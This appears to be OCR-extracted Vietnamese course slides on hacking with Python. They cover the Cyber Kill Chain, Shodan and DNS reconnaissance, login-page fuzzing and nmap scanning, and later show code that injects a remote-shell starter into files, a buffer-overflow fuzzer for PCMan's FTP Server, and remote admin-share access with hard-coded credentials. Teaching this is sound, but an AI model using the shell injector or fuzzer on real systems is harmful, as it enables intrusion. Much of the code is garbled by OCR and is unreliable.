

7 Cyber Kill Chain

Cyber Kill Chain là một chuỗi các bước theo dõi những giai đoạn của một cuộc tấn công mạng (cyberattack), tính từ giai đoạn thu thập thông tin (reconnaissance) cho đến khi thực hiện đánh cấp dữ liệu.

Cyber Kill Chain giúp các quản trị viên hiểu thêm về ransomware, vi phạm bảo mật, tấn công APT, cũng như cách ngăn chặn chúng.

27/09/2022



9 Reconnaissance - Thu thập thông tin

- Giai đoạn quan sát và thu thập thông tin: các/hacker thường đánh giá tình hình theo chiều từ ngoài vào trong, nhằm xác định cả mục tiêu lẫn chiến thuật cho cuộc tấn công.
- Trong đó, các hacker sẽ tìm kiếm những thông tin có thể tiết lộ về các lỗ hồng bảo mật hay điểm yếu ở trong hệ thống.
- Đổi tượng: server, firewall, các hệ thống IPS hay tài khoản mạng xã hội đều được nhắm làm mục tiêu để thu thập thông tin.

27/09/2022

Weaponization - Công cụ hóa

- Giờ đây, các tin tặc đã biết về các lỗ hồng của mục tiêu, chúng bắt đầu phát triển các loại công cụ mà chúng sẽ sử dụng để tấn công nạn nhân.
- Đây là giai đoạn mà những kẻ tấn công tạo ra một cách cần thận một công cụ mạng lý tyống chẳng hạn như payload hoặc phần mềm độc hại để gây sát thương tối đa cho nạn nhân.
- · Quá trình này cũng diễn ra ở phía kẻ tấn công mà không liên quan đến nạn nhân.

27/09/2022

11 Delivery - Phân tán

- Đây là giai đoạn phân tán, trong đó những kẻ tấn công gửi payload độc hại hoặc phần mềm độc hại cho nạn nhân bằng bất kỳ phương tiện xâm nhập nào có thể.
- Có một số phương pháp xâm nhập để tin tặc phận phối payload, chẳng hạn như email lựa đảo, liên kết web, chèn SQL, XSS, tấn gông phiên, tấn công man-in-the-middle...

27/09/2022

12 Exploitation - Khai thác

Đấy là hành động khai thác các lỗ hồng, phát tán mã độc vào trong hệ thống để thuận lợi hơn trong việc tấn công. Trong đó, các hacker có thể xâm nhập hệ thống, cải đặt thêm một số công cụ bổ sung, sửa đổi chứng chỉ bảo mật và tạo các file script mới cho nhưng mục đích phạm pháp.

27/09/2022

13 Installation - Cài đặt

• Tin tặc đã đánh bại hệ thống bảo mật của mục tiêu, chúng có thể bắt đầu cải đặt phần mềm độc hại và các tệp độc hại khác trong môi trường của nạn nhân. Đây là giải đoạn tùy chọn trong cuộc tấn công mạng và chi xuất hiện khi kẻ tấn công sử dụng phần mềm độc hại cải đặt trên hệ thống của mục tiêu.

27/09/2022

Command and control - Chỉ huy và kiểm soát

Payload hoặc các tệp độc hại được phân phối và cài đặt trên hệ thống của nạn nhân bắt đầu tạo kênh kết nối với kẻ tần công. Sau đó, những kẻ tần công có thể điều khiển từ xa các hệ thống và thiết bị bị nạn thông qua mạng và có thể chiếm quyền kiểm soát toần bộ hệ thống bị ảnh hưởng từ chủ sở hữu quản trị viên thực sự của nó.

27/09/2022

15 Actions on objectives - Hành động

- Khi các hacker đã truy cập được vào hệ thống, họ có thể bắt đầu thực hiện giai đoạn lây lan lân cận trong hệ thống để có được quyền cao hơn, nhiều dữ liệu hơn, hay có được nhiều quyền truy cập hơn vào hệ thống.
- dác hacker sẽ tìm kiếm những dữ liệu quan trọng, các thông tin nhạy cảm, quyền truy cập của admin và email server. Thông thường, giai đoạn này sử dụng các công cụ như PowerShell để gây ra được những thiệt hại lớn nhất.

 27/09/2022

2. THU THẬP THÔNG TIN

PASSIVE
-WHOIS
-ARIN
-GOOGLE
-SHODAN
-JOB LISTINGS
-COMPANY WEBSITE
-RECONNAIS SANCE
-MACTIVE
-NMAP
-PORT SCANNING
-BANNER GRABBING
-BANNER GRABBING
-27/09/2022

Nội dung chi tiết

2.1. Trích xuất thông tin từ Server với Shodan

2.2. Sử dụng bộ lọc của Shodan và công cụ tìm kiếm BinaryEdge

2.3. Sử dụng mô dun Socket thu thập thông tin server

2.4. Thu thập thông tin DNS server với DNSPython

2.5.Thu thập dịa chỉ dễ bị tấn công trên server với Fuzzing

*Shodan (https://www.shodan.io) là từ viết tắt của Sentient Hyper-Optimized Data Access Network (System Shock 2).
*Shodan cố gắng thu thập dữ liệu từ các cổng và dịch vụ mở.
*Shodan là một công cụ tìm kiếm chịu trách nhiệm kiểm tra và giám sát các thiết bị dược kết nối internet và các loại thiết bị khác nhau (ví dụ: camera IP) và trích xuất thông tin về các dịch vụ đang chạy trên các nguồn tó.


Truy cập Shodan:


Truy cập Shodan:

Thông qua giao diện web mà
Shodan cung cấp


Thông qua một RESTful API

Iập trình từ Python bằng mô-đun
shodan






```
#!/usr/bin/python
import shodan
import os
SHODAN_API_KEY = os.environ['SHODAN_API_KEY']
shodan = shodan.Shodan(SHODAN_API_KEY)
try:
    resultados = shodan.search('nginx')
    print("results :",resultados.items())
except Exception as exception:
    print(str(exception))
```









2.4. Thu thập thông tin DNS server với DNSPython

http://www.dnspython.org

• DNS protocol
• DNS server
• DNSpython module

> Bản ghi mail servers: response MX = dns.resolver.query('domain','MX')

> Bản ghi name servers: response NS = dns.resolver.query('domain','NS')

> Bản ghi địa chi IPV4: response_ipv4 = dns.resolver.query('domain','A')

> Bản ghi địa chi IPV6: response_ipv6 = dns.resolver.query('domain','AAAA')

27/09/2022



2.5.Thu thập dịa chỉ trên server với
Fuzzing

https://github.com/fuzzdb-project/fuzzdb

Các Pha làm việc trong quá trình fuzzing:
1.Xác dịnh mục tiêu
2.Định nghĩa dầu vào
3.Tạo dữ liệu fuzz
4.Thực hiện fuzzing
5.Xác dịnh khả năng khai thác



2.5. Thu thập địa chỉ trên server với Fuzzing Xác định trang truy cập với FuzzDB \$python3 fuzzdb login page.py 7 #!/usr/bin/env python 8 import requests 9 logins = [] 10 with open('Logins.txt', 'r') as filehandle: for line in filehandle:
 login = line[:-1] logins.append(login) 14 domain = "http://testphp.vulnweb.com" 15 for login in logins: print("Checking... "+ domain + login) response = requests.get(domain + login) if response.status_code == 200: print("Login resource detected: " +login) 27/09/2022



Dò quét

2.6. Scan port với python-nmap

2.7. Chế độ scan với python-nmap

2.8. Làm việc với Nmap thông qua mô dun os và subprocess




```
#!/usr/bin/env python
import nmap

#!/usr/bin/env python
import nmap
nm = nmap.PortScanner()
nm.scan('127.0.0.1', '22-443')
brint(nm.command_line())

IPython 7.16.1 -- An enhanced Interactive Python.
In [1]: runfile('D:/Google Drive/ml_waf/untitled0.py',
nmap -oX - -p 22-443 -sV 127.0.0.1

In [2]:

PortScanner trong python-nmap
27/09/2022
```



2.7. Chế độ scan với python-nmap

Chế độ scan trong python-nmap mô dun có thể sử dụng:

Chế độ đồng bộ: mỗi lần quét được thực hiện trên một cổng, nó phải kết thúc để chuyển sang cổng tiếp theo.


Chế độ không đồng bộ: chúng ta có thể thực hiện quét trên các cổng khác nhau đồng thời và chúng ta có thể xác định một hàm gọi lại sẽ thực thi khi quá trình quét kết thúc trên một cổng cụ thể.





2.7. Chế độ scan với python-nmap

class PortScannerAsync close to use map from python asynchronously
for each host scommed, callaback is called with scan result for the host

import nmap
portScannerAsync = nmap.PortScannerAsync()
def callaback result(host, scan result):
print(host, scan, result)
portScannerAsync.scan(hosts='scanne.nmap.org', arguments='-p 21', callbackcallback_result)
portScannerAsync.scan(hosts='scanne.nmap.org', arguments='-p 23', callbackcallback_result)
portScannerAsync.scan(hosts='scanne.nmap.org', arguments='-p 23', callbackcallback_result)
unile portScannerAsync.scan(hosts='scanne.nmap.org', arguments='-p 28', callbackcallback_result)
unile portScannerAsync.still_scanning():
print('Scanning'):
print('S













```
def create_payload(module, entrance, host, port, encoding):
                 generate inject payload code for an exist file
                 base_path = os.path.dirname(os.path.abspath(__file__))
                 file_path = base_path + '/%s.py' % module
                 payload = "def start_remote_shell():\n"
                 with open(file_path) as f:
                                   for line in f.readlines():
                                                 if line.startswith('#'):
                                                                 continue
                                                payload += ' ' + line
                 payload += "\n \ \{entrance\}(host='\{host\}', port=\{port\}, encoding='\{encoding\}').start()\n".format() + (port=1) + (port=1
                                 entrance=entrance,
                                 host=host.
                                 port=port.
                                   encoding=encoding
                   payload += '\nstart_remote_shell()'
                                                                                                                                                                                                                                                                                                                                                        27/09/2022
                   return payload
```











```
Buffer overflow

7/09/2022

# Simple Fuzzer for PCMan's FTP Server

Import sys, socket, time

# Simple Fuzzer for PCMan's FTP Server

Import sys, socket, time


# Use in the form "python fuzzer.py "

| host = sys.arpv[1] # Recieve IP from user
| port = inf(eys.arpv[2]) # Recieve Port from user
| port = inf(eys.arpv[2]) # Recieve Port from user
| pends = 100 # Initial length of 100 A's
| hille (length alt; 3000): # Stop once we've tried up to 3000 length
| client = socket socket (socket Ar_INET, socket SOCK_STREAM) # Declare a TCP socket
| client connect ((flost, port)) # Connect to user supplied port and IP address
| client.recv(1024) # Recieve FTP Band the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length) # Send the user command with a variable length name
| client.send("USSR" - "A' * length length name
| client.send("USSR" - "A' * len
```











```
ip = '192.168.1.13'
username = 'username'
password = 'password'
from socket import *
try:
    print("Establishing connection to %s" %ip)
    connection = wmi.WMI(ip, user=username, password=password)
    print("Connection established")
except wmi.x_wmi:
    print("Your Username and Password of "+getfqdn(ip)+" are wrong.")
```

```
import win32api
import win32net
ip = '192.168.1.18'
username = 'ram'
password = 'ram@123'

use_dict={}
use_dict['remote']=unicode('\\\\192.168.1.18\C$')
use_dict['password']=unicode(password)
use_dict['username']=unicode(username)
win32net.NetUseAdd(None, 2, use_dict)
```



